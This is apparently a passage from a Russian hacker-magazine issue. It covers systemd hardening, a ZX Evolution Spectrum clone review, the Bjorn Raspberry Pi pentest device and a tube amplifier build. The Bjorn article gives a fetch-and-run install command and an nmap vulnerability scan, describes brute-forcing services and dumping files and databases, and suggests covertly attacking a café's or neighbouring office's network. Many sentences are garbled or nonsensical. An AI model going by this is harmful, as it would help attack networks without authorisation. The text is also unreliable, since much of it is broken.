Для защиты системы в systemd используй **NoNewPrivileges**, **PrivateTmp** и **ProtectSystem**, проверяй юниты через **systemd-analyze security** и интегрируй логи с SIEM. В OpenRC ограничивай ресурсы cgroups комбинируй runit с chroot и изолируй контейнеры. Для минималистичных систем выбирай runit или OpenRC с ручной настройкой логов для легкого аудита. Понимание сильных и слабых сторон init-систем поможет построить надежную и безопасную Linux-инфраструктуру.

СПЕККИ НА МАКСИМАЛКАХ

На что способен ZX Evolution — самый продвинутый клон ZX Spectrum

Вячеслав Бухмастов
Good0 (ник/ICQ)
www.zxevolution.ru

В этой статье мы разберемся, что представляет собой ZX Evolution — современный клон ZX Spectrum на FPGA, который сохраняет дух оригинала, но работает с SD-картами, VGA и вскальной периферией. Мы посмотрим, из чего состоит этот компьютер, какими возможностями он располагает и почему эта плата оставется удобным инструментом для тех, кто не хочет ограничиваться эмулятором классического «Синклера».

Кто-то в детстве мечтал о молодке или электронной железной дороге с поездами, которые передвигаются, а кто-то — о компьютере ZX Spectrum. Мы, вероятно, напитался с этой замечательной машиной в далекой и безобличной восьми мне не удалось. Мы это состоит этот компьютер, какими возможностями он располагает и почему эта плата оставется удобным инструментом для тех, кто не хочет ограничиваться эмулятором классического «Синклера».

ЗАКОНЫ ЭВОЛЮЦИИ

Сегодня существует несколько конкурирующих проектов «осовременивания» ZX Spectrum, и ZX Evolution выделяется в этом ряду тем, что это — полностью самостоятельная разработка. Вообще, путь ZX Evolution начался задолго до появления самой платы. В конце восьмидесятых в России сформировалась своя школа Spectrum-совместимых машин, которые получили просто фантастическую популярность на пространствах бывшего СССР. Именно эта популярность создала почву для появления проекта.

Компьютер-конструктор ZX Evolution разработала группа энтузиастов под названием NedoPC, которую в 2007 году основал Александр Шабаршин, известный под ником Dexus. К тому моменту группа программистов и железячников уже несколько лет успешно выпускала «Спектрумы» из-за падения спроса на них, но среди существующего комплекта покупателей платформа все еще оставалась интерес к новым моделям компьютеров. Создателям ZX Evolution стали Вадим Акимов (UO), Роман Чучин (CHIN) и Дмитрий Дмитриев (DDo), а софт-часть Вячеслав Савенков (Savelij).


Изначально ZX Evolution назывался Pentevo и задумывался как продолжение разработок московской компании «Белкард-ИНФО», начало которой можно отсчитывать с середины девяностых годов. В стандартной прошивке планировалось реализовать совместимость с Pentagon 1024SL, ZX и ATM Turbo 2+. Работу компьютера в режиме Pentagon впервые показали на Chaos Constructions 2009, а режимы ATM Turbo 2 — на NedoPC 2011. Машины распространялись небольшими сериями и стали для энтузиастов тем, чем мог бы быть ZX Spectrum, если бы его развитие не оставалось в начале девяностых. Иначе говоря, это компьютер не попытка реконструкции прошлого, а прямое продолжение идей, которые когда-то определили российскую спектрумовскую культуру.

ХАРДВАР

Почему я все-таки решил обзавестись ZX Evolution, даже будучи счастливым владельцем двух классических клонов «Синклера» равнозначного происхождения? Прежде всего потому, что эта машина имеет форм-фактор ATM2A, то есть на момент без труда запихнуть в обычный системный корпус, не заморачиваясь с какими-то экзотическими блоками питания.

ZX Evolution можно разместить в обычном компьютерном корпусе

На плате имеется разъем для подключения дисковода и жесткого диска форм-фактора IDE, то есть к ZX Evolution можно присобачить не только винчестер, но и стандартный флоповод. Имеется также разъем для мыши, и это еще не все: на самой плате имеется слот для SD-карт, а значит, и возможность использовать файловую оболочку, которая позволяет запускать программы — выбирая, какой больше нравится.



На плате есть не только слот для SD, но и VGA-выход

Это значит, что ZX Evolution отнюдь не исчерпывается. Я помню, несколько лет назад, когда мне вновь вспомнилось, когда-то давно я любил классический «Спектрум» с современным ЖК-телевизором. Ни один из устройств моего «Спектрума» с выходом RGB-VGA — плюсом не заработал, а покопаться в поисках более-менее нового телека с «полным» разъемом SCART, проверяя в качественный кинец, которой впрочем, завершился благополучным исходом — телевизор в вся-таки разъедом на сайте бесплатных объявлений. В ZX Evolution эта проблема не возникает: на плате есть стандартный VGA-порт (работающий через аппаратный скандаблер), к которому можно подключить любой монитор.

Джойстик кассетного магнитофона на Arduino

В целом ты получаешь стандартный, в общем то, комплект: системный блок, клавиатура, мышь, монитор. Только вместо вилки или какой-нибудь линухсы картинка на этом самом мониторе неможенко другая.

СПЕККИ НА МАКСИМАЛКАХ

НА ЧТО СПОСОБЕН ZX EVOLUTION — САМЫЙ ПРОДВИНУТЫЙ КЛОН ZX SPECTRUM

Файловый менеджер поддерживает наличие папок, поэтому программы (например, игры) можно разложить по соответствующим директориям, переназванным по алфавиту. В целом комфортно сначала мы выбираем активный носитель — рамдиск или виртуальный дисковод, затем с помощью встроенного файлового менеджера ничто смонтировать в него образ диска TR-DOS. Ну и только после этого — запустить программу с активного виртуального носителя с помощью пункта главного меню TR-DOS Boot. Если все сделано правильно, на экране появится заставка выбранной той программы.

Ура, работает!

Активным может быть только один виртуальный накопитель, поэтому перед запуском следующей программы ранее загруженный образ нужно размонтировать с помощью пункта меню Services → Dismount image.

Системное меню Services


Из этого же меню можно запустить другие вспомогательные программы, например автодетектор жесткого диска или тест подключенной к компьютеру клавиатуры.

Тест клавиатуры

Признаться, в Evo реализован не слишком удобный механизм работы с файлами, особенно для юзеров, привыкших к ортономичному Norton Commander. Впрочем, эта машина теоретически позволяет запускать не только TR-DOS, но и CP/M, и IS-DOS, а в этих ОС есть свои, более «человеческие» файловые менеджеры.

Мягкая перезагрузка ZX Evolution выполняется либо кратковременным нажатием на кнопку питания (инструкция рекомендует подключать ее именно к контактам Reset на плате), либо нажатием клавиши Pr/Scr, к которой привязана та же функция. После мягкой перезагрузки компьютер выходит из запущенной программы и возвращается в меню базовой прошивки, но смонтированный во время прошлого сеанса образ диска при этом не теряется.

Впрочем, если тебе по какой-то причине не слишком привычно пользоваться стандартным файловым менеджером ZX Evolution, можно перезачить машину в знакомый каждому спектрумисту режим 48K Basic или 128K Basic. После этого остается лишь присоединить к входу Tape-In магнитофон, набрать на клавиатуре **Load""** и любоваться нестыкующимися разноцветными полосками, бегущими по экрану в процессе загрузки выбранной программы.



Стандартный режим загрузки с кассеты

ЧТО ДЕЛАТЬ С ЭТИМ ФАНТОМ?

Со стороны кажется, будто ZX Evolution — всего лишь дорогая погремушка для страдающих приступами ностальгии престарелых гиков, в детстве не наигравшихся в Dizzy. Вещь, надо сказать, и впрямь не из дешевых, но это не просто компьютер для юзеров и разлечений: помимо игр, его можно использовать для разработки собственных программ. Сегодня существуют SDK вроде z88dk, которые предоставляют компилятор языка C со стандартной библиотекой, адаптированной под архитектуру ZX Spectrum. ZX Evolution обеспечивает три режима работы процессора — классический 3,5 МГц, турбо-режим 7 МГц без циклов ожидания и «мега-турбо» 14 МГц с циклами ожидания. Такая гибкость позволяет создавать как классические проекты с полной совместимостью, так и более требовательные приложения, использующие дополнительную производительность. А благодаря VGA-выходу и поддержке современных устройств хранения данных ZX Evolution значительно упрощает этот процесс по сравнению с оригинальными машинами из 1980-х.

Для любителей покопаться в железе огромный плюс кроется в том, что машина построена на программируемой логической матрице Altera EP1K50. Эта особенность делает ZX Evolution ценным инструментом для изучения принципов работы FPGA и цифровой схемотехники. Возможность загружать различные конфигурации в FPGA позволяет экспериментировать с архитектурой системы, изучать разные прошивки и смотреть, как они влияют на производительность и совместимость.

Играть на Evo — одно удовольствие (а программировать — другое)

Ну и конечно, игры, куда ж без них. Я скачал с торрента коллекцию из нескольких сотен спектрумовских игрушек, в которой одним только версий «Арканоида» насчитывается четыре штуки — играть можно до пенсии, благо она теперь ожидается несколько. Конечно, человечество уже давно придумало эмуляторы «Синклеров» выбирай любой и играй себе на здоровье. Но ни один эмулятор не в состоянии заменить знакомое настоящим фанатам ретротехнизма чувство «настоящего железа». Тем более что ZX Evolution очень удобен в плане использования современных интерфейсов — SD, VGA, клавиатура PS/2.

Если говорить о практическом применении Evo, то возможность доступа к FPGA и разъемам ZXBUS делает плату удобной платформой для экспериментов с аппаратным расширением. На этой машине можно разрабатывать и тестировать демки под реальное железо, создавать лабораторные стенды и проводить мастер-классы по аппаратному и низкоуровневому программированию.

В общем, ZX Evolution сочетает в себе две эпохи: старую школу, наполненную восьмибитными мелодиями из классических игр, и современную реальность, где SD-карта заменяет стопку кассет, а ЭЛТ-монитор — древний телевизор с кинескопом. Главное, что благодаря подробным проектам классическая архитектура ZX Spectrum не ушла в историю, она продолжает жить и развиваться. В мире, где многое вещи устаревают быстрее, чем ты успеваешь к ним привыкнуть, такая стабильность сама по себе ценность.

КАРМАННЫЙ ВИКИНГ

Знакомимся с Bjorn — уникальным устройством для хакеров и пентестеров

Анжелика Кузнецова
Ведущий редактор
angelika@glc.ru

Сергей Долгов
Senior Quantum
sergey@gmail.com

Flipper Zero и Pwnagotchi давно стали культовыми инструментами пентестеров. Некоторое время назад у них появился младший брат — Bjorn, который умеет не только сканировать сети, но и искать уязвимости, брутить сервисы и работать автономно. В этой статье мы разберем, что это за девайс, как он устроен, какие функции предлагает и почему способен стать новым любимцем хакерской тусовки.

Два года назад мы уже писали про Pwnagotchi — прикольный хакерский девайс, который можно собрать своими руками, на котором из Raspberry Pi Zero и [matrix]двадцати долларов на электронных компонентах. Пинаточки хорошо. Прикольный, хорошо развитое по сути своей комьюнити, которое организовалось вокруг [matrix]нашего проекта.

Flipper Zero — это вообще отдельная история. Это такой крутой кибертамагочи, который умеет в NFC, RFID, Bluetooth, инфракрасный порт и GPIO. Его можно прошивать, расширять, писать для него свои приложения, и вокруг него тоже сформировалось большое комьюнити. Но у него есть ограничения: он не умеет работать автономно, у него маленький экран, и для серьезных задач ему нужен ноутбук или телефон.

Bjorn — это попытка взять лучшее от обоих миров и собрать что-то, что будет работать автономно, иметь нормальный интерфейс и при этом оставаться дешевым и доступным. Давайте разберемся, что внутри.

Bjorn

ИЗУЧАЕМ МАТЧАСТЬ

Как и в случае с Pwnagotchi, в основе Bjorn лежит одноплатный компьютер Raspberry Pi Zero W. Официально автор рекомендует сборку на «нулевом» модели: Raspberry Pi Zero W в 32-битной конфигурации, но, как показывает практика, можно взять и Zero 2 W в 64-битном варианте тоже работает (правда, с оговорками по совместимости драйверов и прошивок).

Визуальная составляющая Bjorn — крошечный черно-белый e-paper-экран диагональю 2,13 дюйма. Проект проверен на модулях Waveshare (а дешевые китайцы и обходные упоминаются вокруг версии V2.1/V4), и именно под такие плек собирается фирменная прошивка и UI-логика. Для [matrix]описания в статье пинаточки в свое время был куплен дисплей Waveshare V4, поэтому он впервые протестирован на Bjorn, но в целом разницы между ревизиями экранов, кроме мелких правок в конфигурации (`config/shared_config.json` для выбора правильного `epd_type`) — поэтому, прежде чем покупать первый попавшийся экран, полезно прочитать вики и сабреддит проекта.

Дисплей маленький, но инфы на него влезает много

Питанию в викинга может быть устроено по-разному: от компактного power-банка до аккуратного модульного аккумулятора, который крепится прямо под платой Raspberry Pi и питает девайс без торчащих в разные стороны проводов. Для полноценной работы требуется карта памяти MicroSD не менее 32 Гбайт, желательно Class 10, — туда записываются образ с системой и всеми компонентами, которые и превращают Bjorn в уникальный инструмент пентестера.

Одноплатник, на котором собран Bjorn

Сборка девайса полностью аналогична сборке пинаточки — этот процесс мы уже подробно описали в [matrix]предыдущей статье, поэтому лишний раз повторяться не будем. Плата монтируется на стойки, дисплей подсоединяется через соответствующий разъем, питание закрепляется скотчем. Кто-то печатает корпус на 3D-принтере, кто-то использует готовый вариант от сообщества. Главное — чтобы ничего не сбоило и не сбоку оголенных к экранам — это всего лишь одноплатник с экраном, в продвинутый инструмент хакера его превращает софт.

УСТАНАВЛИВАЕМ СОФТ

Чтобы твой одноплатный викинг проснулся и ринулся в бой, нужно немного прошаманить: достать с интернета и «зашить» наши кофе (или имиджа) пока, если следовать средневековью-скандинавскому духу проекта). Для начала нам понадобится свежая Raspberry Pi OS (Bookworm) — именно «лайтовая» версия без графического интерфейса. Автор проекта настоятельно рекомендует делает 32-битную сборку для Raspberry Pi Zero W, хотя пользователи сообщают, что на Zero 2 W 64-бит тоже работает, пусть и с нюансами. Главное — ядро 6.6, Debian 12 и правильное имя хоста. При установке системы с помощью Raspberry Pi Imager желательно задать в настройках **`set hostname`** имя **`bjorn`**, но если ты забыл это сделать, то его можно поменять после прошивки карты записью следующей команды на самой Raspberry Pi:

```
sudo hostnamectl set-hostname bjorn
```

Также в ходе прошивки имеет смысл указать в Raspberry Pi Imager SSID и пароль от своего Wi-Fi, иначе как маленький умный, куда подключаться, чтобы потом можно было зайти в ее настройки?

Затем нужно создать пользователя с таким же именем. Вроде он любит, когда его зовут иначе, — часть скриптов ссылается на этот логин.

Дальше — самое простое и самое долгое: автоматическая установка. В репозитории лежит готовый скрипт, который делает всю грязную работу — подтягивает зависимости, ставит пакеты, настраивает нужные модули и разворачивает конфигурацию:

```
wget https://raw.githubusercontent.com/infinition/Bjorn/refs/heads/main/install_bjorn.sh
sudo chmod +x install_bjorn.sh && sudo ./install_bjorn.sh
```

После запуска установщик предложит выбрать режим: пункт 1 — полностью автоматический. Можно, конечно, выбрать ручной и все собрать то частям, но если ты не специалист по линуксу, рекомендуем не заморачиваться и выбрать именно его — такой лучший друг.

Установка занимает время: Raspberry Pi Zero не чемпион по скорости, а Bjorn тянет за собой целую библиотеку зависимостей — от Nmap до Python-зависимостей. На экране в это время будет мелькать лого хакера, из которого трудно понять, что именно происходит, но главное — не трогать устройство и не выдергивать питание. После завершения система попросит перезагрузиться.

Когда Bjorn проснется после первого ребута, он уже будет полностью готов к работе. Если устройство подключено по Wi-Fi, его IP можно найти стандартным сканером хоста (Nmap, Angry IP Scanner, Fing — на твой вкус) или посмотреть в списке клиентов на роутере. А если сканировать сеть лень — автор Bjorn сделал [matrix]автосканер, который сам находит новый IP и отправляет свою.


Bjorn Detector & SSH Launcher, который сам находит новый IP и отправляет сообщение.

А можно просто написать в консоли

```
ssh bjorn@bjorn
```

и ввести пароль. Еще можно выполнить команду `ping bjorn` и узнать нужный IP: но это сработает, если ты не прозевал пункт с указанием **`hostname`** в Raspberry Pi Imager.


Дальше все просто: подключаешься к устройству по SSH, вводишь пароль, и перед тобой — привычная консоль Bjorn. Скажу сразу, к которой подключен Bjorn по Wi-Fi, запускается автоматически при включении устройства. Можно подключить его и напрямую, но тогда придется настроить конфигурацию шлюза, шлюз (интерфейс), портов (протокол), уязвимостей (хуйлов), появляется знания подключения и текущий статус Bjorn (например, NetworkScanner, SSHBruteforce, IDLE) и, конечно, сам мультяшный викинг.



Bjorn в деле

Веб-интерфейс тоже доступен — достаточно ввести IP-адрес устройства в браузере и порт 8000. А можно использовать и такой адрес:

```
http://bjorn:8000/
```



Веб-интерфейс

Если на каком-то этапе что-то пошло не так (а Raspberry Pi любит оборваться), документация подробно описывает [matrix]раздел Troubleshooting. Там описаны типичные ошибки — от несовпадения архитектуры ядра до неправильно подключенного дисплея.

ИНТЕРФЕЙСЫ

Экран с диагональю 2,13 дюйма физически не сможет вместить значительный объем информации, поэтому здесь задействована только самое необходимое, а для остального есть веб-интерфейс. Среди необходимого — забавная рожица самого викинга Bjorn, которая меняется в зависимости от того, что сейчас делает девайс в текущий момент, и куратор текстовые статусы.

Среди выводится краткая телеметрия:

- количество видимых хостов в сети;
- общее количество открытых портов на этих хостах;
- количество найденных уязвимостей (CVE);
- количество учетных данных, которые удалось подобрать;
- количество «скомбоенных» хостов (это финальная ещё находится в разработке на момент написания статьи);
- число украденных файлов.

Вот что мы видим на экране

Продолжение статьи →

КАРМАННЫЙ ВИКИНГ

ЗНАКОМИМСЯ С BJORN — УНИКАЛЬНЫМ УСТРОЙСТВОМ ДЛЯ ХАКЕРОВ И ПЕНТЕСТЕРОВ

Кроме того, проект использует геймификацию — на экран выводятся игровые достижения и прогресс, что делает работу с устройством более увлекательной. Иначе говоря, дисплей показывает «пульс» устройства, дает быстрый доступ к ключевым функциям и создает ощущение живого, что не мешает нашей и в каком-то смысле даже помогает. Все показывает достаточно, одновременно дублируя его в веб-интерфейсе и логируется на SD-карту.

Веб-интерфейс управляется встроенным веб-сервером (в проекте он реализован в виде скрипта **webapp.py**), который отдает HTML-страницы, изображение текущего состояния экрана и API-эндпоинты для управления данными. В практическом плане это значит, что можно не разрабатывать отдельную страницу по IP-адресу девайса и получать тот же набор информации, что и на дисплее, но с удобной навигацией, поиском и сортировкой колонок. Сервер в репозитории описан классом `CommandWebServer`, обрабатывающий GET/POST-запросы и логгирующий события для отладки.

Веб-интерфейс довольно-таки наглядный и удобный

SSH-доступ остается базовым способом взаимодействия с Bjorn для тех, кто предпочитает командную строку. Но SSH-сервер можно выполнять команды, править конфиги и просматривать содержимое директории **data/output**. Порт Bjorn хранит все артефакты из своих рейдов — дампы, отчеты. Чтобы не лазить в сеть вручную, автор проекта разработал встроенный инструмент — Bjorn Detector, который сканирует логины, находит IP девайса и отображает кнопку для быстрого SSH-доступа. Это удобно для «полевой» работы, например когда требуется быстро получить доступ к Bjorn с ноутбука или планшета.

Наконец, интерфейс проектировали с мыслью о расширяемости. Веб-модули — это отдельные страницы, которые можно добавлять для своих плагинов, дополнительные страницы или визуализации, а сообщество активно делится такими фичами и темплейтами.

ЧТО УМЕЕТ ВИКИНГ?

Основное отличие Bjorn от Pwnagotchi состоит в том, что последний фокусируется именно на захвате рукопожатий (handshakes) и позволяет собирать концовки для последующего анализа. Этот подход нарочит Wi-Fi. Bjorn же работает иначе: он подключается к сети с уже известным SSID и паролем, а затем занимается сканированием активных хостов, портов и сервисов в нем, а также пытается проводить брутфорс этих сервисов.

Данные для подключения к Wi-Fi при этом приходится получать другими методами: например, ботом собранных с использованием тактики взлома или при помощи дружественных людей. Этот подход напоминает WiFi Map.

Первый шаг любого рейда — разведка. Bjorn начинает свою работу с модуля **scanning.py**, задача которого — составить карту локальной сети и найти потенциальные цели. Процесс выглядит следующим образом:

1. **Обнаружение живых хостов.** Сначала Bjorn определяет подсеть, в которой он находится (например, **192.168.1.0/24**). Затем, используя **nmap -sn** (ping-сканирование), он быстро определяет, какие IP-адреса в этой сети активны. Все найденные живые хосты он также пытается получить MAC-адрес и имя.
2. **Сканирование портов.** Для каждого найденного активного хоста Bjorn запускает многопоточное сканирование портов. Он проверяет порты из списка, заданного в конфигурационном файле **shared_config.json** (параметр **portlist**). Этот метод ещё и быстрее, чем сканирование, хотя которого — просто понять, какие сервисы (SSH, FTP, SMB и так далее) доступны.

Вся собранная информация — IP-адреса, MAC-адреса, имена хостов и списки открытых портов — сохраняется в базу данных, хранящуюся в файле **data/netkb.csv**. Именно на основе этих данных оркестратор будет принимать решения о дальнейших атаках.

После того как карта сети составлена и вся в конфигурации включена соответствующая опция (**"scanning": true**), Bjorn переходит из его-сому, более глубокому этапу разведки — поиску известных уязвимостей. За это отвечает модуль **nmap_vuln_scanner.py**.

Для этого Bjorn запускает Nmap со следующими параметрами для каждой цели:

```
nmap -sV --script vulners.nse -p <порты> <IP-адрес>
```

Ключ **-sV** заставляет Nmap не просто проверять, открыт ли порт, а попытаться определить версию сервиса, который на нем работает (например, Apache httpd 2.4.29 или vsftpd 2.3.4). Ключ **--script vulners.nse** запускает встроенный в Nmap скрипт, который берет полученную версию **-sV** версию сервиса и отправляет онлайн-запрос к огромному архиву уязвимостей vulners.com, чтобы проверить, известны ли CVE для этой конкретной версии. Результаты записываются в подробный отчет, который сохраняется в папку **data/output/vulnerabilities/**.

После разведки Bjorn переходит к основной атаке — подбору учетных данных. Он не пытается эксплуатировать найденные CVE-уязвимости, а фокусируется на «классике» — брутфорсе. В его арсенале — модули для брутфорса SSH, FTP, SMB, RDP, Telnet и SQL, использующие настраиваемые словари. Если атака на сервис удалась, запускаются скрипты эксфильтрации данных:

- для SMB: SMBBruteforce.py — Bjorn ищет общие папки с файлами и расширениями, указанными в **config/shared_config.json**. Все найденное сохраняется в папку **data/output/data_stolen/**, с подпапками для каждого протокола (**data_stolen/smb/**);
- в случае с MySQL: при наличии доступа Bjorn не ищет файлы, а делает полный дамп всех таблиц из всех доступных баз данных, сохраняя их в формате CSV в **data/output/data_stolen/mysql/**.

Иначе говоря, самый простой сценарий использования Bjorn — такой: если ты, например, знаешь пароль от Wi-Fi соседней кафешки, в которую ты ходишь каждый день обедать, тебе нужно:

- настроить Bjorn на точку Wi-Fi, раздаваемую с твоего смартфона;
- прийти в кафе;
- на телефоне открыть в браузере **http://bjorn:8000/config.html**;
- на панели инструментов (нажав на значок меню) найти и нажать иконку Wi-Fi;
- выбрать сеть: появится панель со списком доступных Wi-Fi-сетей, которые Bjorn видит в данный момент. В списке следует отыскать нужную сеть (например, сеть кафе) и нажать на неё;
- появится всплывающее окно с запросом пароля для этой сети. Введи пароль и нажми OK.

Пока ты пьешь кофе, Bjorn будет тихо оксилится в фоновом режиме. Вернувшись домой (с помощью подключения к домашней сети), ты можешь открыть в браузере **http://bjorn:8000/data_stolen/** и изучить отчеты о найденных уязвимостях (**data/output/vulnerabilities/**).

На одном из комплектов паролей к SMB-серверу на локальном NAS

INFO

На «Продать» описан еще один функциональный способ работы с беспроводными сетями: нужно настроить Bluetooth-подключение со смартфона к девайсу, чтобы он Wi-Fi не атаковал сеть, а ты контролировал его по Bluetooth через веб-интерфейс или SSH. Ну у нас этот способ не сработал.

Иначе говоря, девайсе в состоянии выступать не только в роли сканера уязвимостей, такие он может извлекать полезные артефакты, что делает его полноценным инструментом Red Team для автоматизации рутинных задач для тестирования сети. При этом, если скоор способен писать код на Python, Bjorn позволяет разрабатывать свои плагины и добавлять новые шаблоны атак. Такая модульность позволяет адаптировать его обычного сетевого сканера в платформу, адаптируемую под конкретные задачи. А еще одно неочевидное преимущество — Bjorn может работать автономно, без постоянного вмешательства пользователя, что удобно для внедрения устройства в тестовую сеть и наблюдения за изменениями.

Если сообщество Bjorn продолжит развиваться в предложенном направлении мини-платформу для пентестера: девайс сначала сканирует сеть, потом ищет слабые места, затем пытается подобрать пароли и извлекает результаты. Пользователю остается лишь просмотреть отчеты и настроить конфиги, притом все это можно расширять своими модулями и гибко настраивать. Не фантастика ли?

В то время как основатели проекта реализовали в Bjorn базовый набор функций, пользователи превращают девайс в инструмент, пригодный для работы «в поле». В сабреддите регулярно появляются отчеты о том, что работает «из коробки», и о нахождениях «находок», которые стоит учесть, прежде чем ты «забудешь» девайс на кресле в соседнем офисе. Здесь обсуждаются проблемы совместимости железа и софта, способы решения различных проблем, например, с нашими сборками Raspberry Pi OS, стабильностью работы, получением доступа к устройству, если оно теряет сеть.

Выглядит устройство просто класно, особенно в корпусе, напечатанном на 3D-принтере

Практики по оформлению корпуса и питанию — еще один важный пласт народного творчества. В сабреддите участники выкладывают готовые STL-модели и идеи для кейсов: здесь можно найти корпуса с магнитными панелями и слотом для горячей замены батареи, поддержкой USB-C и дисплеем с SD-картой. Наконец, здесь появляются инициативы по разработке вспомогательного инструментария, такого как Bjorn Manager — средства, помогающего упростить установку софта и конфигурацию устройства. Это означает, что экосистема Bjorn развивается не только в коде самого репозитория, но и в виде вспомогательных утилит и сервисов, создаваемых сообществом.

ИТОГО

Bjorn — это тот самый случай, когда качество идет рука об руку с инженерным искусством. Из крошечной платы и экрана размером с визитку энтузиасты собрали вещь, которая выглядит как игрушка, но при этом представляет собой настоящий пентестерский инструмент. Ты сидишь за столом, любуешься гримасами забавного викинга на экране, в то время как девайс тихо шерстит твой Wi-Fi, обнаруживает потенциально уязвимые сервисы и пишет логи.

А еще Bjorn — живой проект. Его обсуждают, чинят, дополняют, он развивается и растет, как любой хороший open source. И пожалуй, в этом главный смысл существования: такие проекты, как Bjorn, — это место притяжения рукодельщиков, но и творческим — куда энтузиасты поселятся в виде микрокомпьютера настоящего цифрового викинга, который тестирует надежность сетей не покорно ждет в стенку, пока ты не дашь ему новый повод проснуться.

PUSH-PULL

Собираем двухтактный ламповый усилитель своими руками

Сегодня мы выясним, как собрать двухтактный ламповый усилитель буквально из того, что найдется под рукой. Поговорим о схемотехнике шестидесятых годов, фазоинверторах, трансформаторах и нюансах монтажа, а затем проверим, на что способен самодельный «пуш-пуль» в реальных тестах.

Candidum
duospirit@gmail.com

Сегодня мы затронем очень холиварную тему ламповых усилителей. Да, мы уже собирали аудиоусилители в составе ламповых приемников, но все они были однотактные. На этот раз будет двухтактник, или, как его называли в начале XX века, «пуш-пуль». Собрать двухтактный ламповый усилитель — моя давняя мечта. Не то чтобы он какой-то особенный, просто деталей всегда не хватало.

Однотактник в свое время легко собирался из останков лампового телека, ну, вернее, двух телевизоров — звук в них был монофонический. С двухтактником все немного сложнее, так как их в советскую бытовую электронику не ставили, поэтому запчасти считались дефицитом. Нужно было или покупать трансформатор, или мотать его самому. Покупать душила жаба, а мотать выходной трансформатор я и сейчас не возьмусь.


Второй трудностью был удвоенный набор ламп выходного каскада, я уж не буду говорить, что по уму они должны быть подобранные, новые или хотя бы заезженные одинаково. В общем, как-то все не складывалось... А вот в 2020 году я нашел нужные трансформаторы под 6П14П по привлекательной цене, потом к ним добавлялись остальные детали. Последними были собственно выходные пентоды 6П14П-ЕР, тоже доставшиеся мне волею случая. Зашел в магазин радиодеталей и разговорился с продавцом, он мне предложил эти самые пентоды из одной серии с военной приемкой по 150 рублей, все равно, говорит, никто не берет. Так комплект был собран, но он продолжил лежать в столе, не до него было. А теперь время пришло.

Я не склонен считать ламповые усилители пределом совершенства, более того, я не уверен, что их можно дотянуть до стандарта Hi-Fi. Звук они искажают, впрочем, это можно рассматривать даже как фичу. Зато они дают возможность прикоснуться к истории, да и просто повыпендриваться. А еще они очень теплые и светятся в темноте.

НЕМНОЖКО ТЕОРИИ


Радиолампа — один из первых активных радиотехнических приборов, иными словами, она может усиливать сигнал за счет мощности, подводимой извне. Изменение потенциала управляющей сетки вызывает изменение анодного тока, так и происходит усиление. У лампы большое внутреннее сопротивление, и для достижения максимального КПД нагрузка тоже должна быть высокоомной.

Динамики по ряду практических соображений низкоомные, и, чтобы их согласовать с высокоомной лампой, обычно используют трансформатор.




Упрощенная схема каскада с согласующим трансформатором

Вольт-амперная характеристика лампы в целом нелинейна, и для неискаженного усиления на ней выбирают линейный участок. Такой режим работы называется А.



К пояснению режима А работы лампы

В режиме А есть ток покоя, и он значительный. На малых мощностях это несущественно, но, если хочется использовать десятки и сотни ватт, это уже проблема, так как трансформатор может войти в насыщение, что приведет опять же к искажениям и прочим неприятностям. На малых мощностях это решается тупо в лоб: берут сердечник потолще и делают его незамкнутым, но с ростом мощности такой подход становится непрактичным и нерентабельным. Хитрые инженеры нашли решение: подключить два каскада к одному трансформатору, так, чтобы токи покоя в двух обмотках компенсировали магнитное поле друг друга. При этом если каскады раскачивать в противофазе, то мы получим двойное усиление полезного сигнала. Решаем проблему, при этом повышая выходную мощность, — очень элегантно!



Принцип работы двухтактного каскада

Такие каскады во времена их изобретения называли пуш-пульными или просто «пуш-пуль» (прямо так и писали вплоть до сороковых годов), потом стали называть двухтактными. А чтобы качать выходные лампы в противофазе, как раз и нужен фазоинвертор, вместо которого поначалу также использовали трансформатор. На малых мощностях это не приносит ничего, кроме усложнения схемы и увеличения КПД (но на него обычно никто не смотрит).

ОПРЕДЕЛЯЕМСЯ СО СХЕМОЙ

Быстрый поиск в интернете выдал несколько готовых схем, типа такой.




Схема усилителя, концепт

EL84 — это аналог наших 6П14П, а 12AX7 — аналог 6Н2П. Насчет 18 Вт мощности автор немного лукавит, но об этом мы поговорим позже. В представленном варианте мне не понравилась схема фазовращателя. Поэтому, почесав затылок, я взял с полки видавший виды справочник радиолюбителя от 1961 года. Там как раз представлен разбор усилителей покаскадно. Идея собрать типичный усилок начала шестидесятых мне понравилась, и я остановился на этом варианте.




Схема фазоинвертора

Использовать будем вариант 4б. Тут даже таблица с номиналами деталей есть, думать особо не надо. Оконечный каскад устроен еще проще.




Схема оконечного каскада

Сопротивление катодного резистора составляет 120 Ом. Что касается питания, то я пошел по простому пути: решил использовать обычный полупроводниковый выпрямитель, заморачиваться с полностью ламповыми решениями я особого смысла не вижу.

Уже в начале шестидесятых активно использовались селеновые мосты и обычные выпрямительные диоды (правда, германиевые, например Д7). Собственно, аутентичные диоды у меня были, но я предпочел современные 4007. Фильтр питания я решил оставить из шестидесятых, два электролита и дроссель, благо дроссель тоже был закуплен заранее. В итоге полная схема усилителя приобрела следующий вид.





Схема усилителя

А это основные детали будущей конструкции.



Основные детали усилителя

НАЧИНАЕМ СОБИРАТЬ

WARNING


В анодных цепях усилителя напряжение более 300 В, при неудачном стечении обстоятельств эта штука может тебя убить! Особенно учитывая, что корпус усилителя металлический и заземлен. Если у тебя нет опыта обращения с подобными конструкциями, может, и не стоит его приобретать. Если все же рискнешь, крайне рекомендуется во время пусконаладочных работ держать одну руку в кармане (это не фигура речи). Выполнение измерений на включенном усилителе одной рукой существенно снизит вероятность смертельного поражения электрическим током.

В отличие от современных схем, ламповые требуют некоторой основательности уже на начальном этапе конструирования. Трансформаторы — детали увесистые, лампы в процессе работы сильно нагреваются, и все это находится под высоким напряжением, поэтому шасси лучше всего использовать классическое из метала. На столе прикидываем габариты устройства и определяемся с размером. Простое П-образное шасси выполняется из алюминиевого листа и профиля. Все элементы скручиваются болтами М3.

Шасси, вид сверху

Шасси, вид снизу


Теперь можно прикинуть расположение деталей уже на самом шасси и сделать разметку.




Прикидываем положение компонентов

Размечаем

Еще немного металлообработки, и шасси почти готово. Заодно я решил прикрутить боковины, так как трансформаторы достаточно тяжелые и верхняя панель под их весом немного прогибалась. Боковины придали конструкции дополнительную жесткость.



Шасси, вид сверху




Шасси, вид снизу

Продолжение статьи →

PUSH-PULL


СОБИРАЕМ ДВУХТАКТНЫЙ ЛАМПОВЫЙ УСИЛИТЕЛЬ СВОИМИ РУКАМИ


Шасси, вид спереди


Шасси, вид сзади

Детали закреплены на своих местах, можно приступать к монтажу. Видно, что панелек на шасси закреплено больше, чем нужно. Просто в конструкции планировался каскад предусилителя, но на этапе наладки оказалось, что фазоинвертор сам дает достаточное усиление.

Шасси, вид сверху


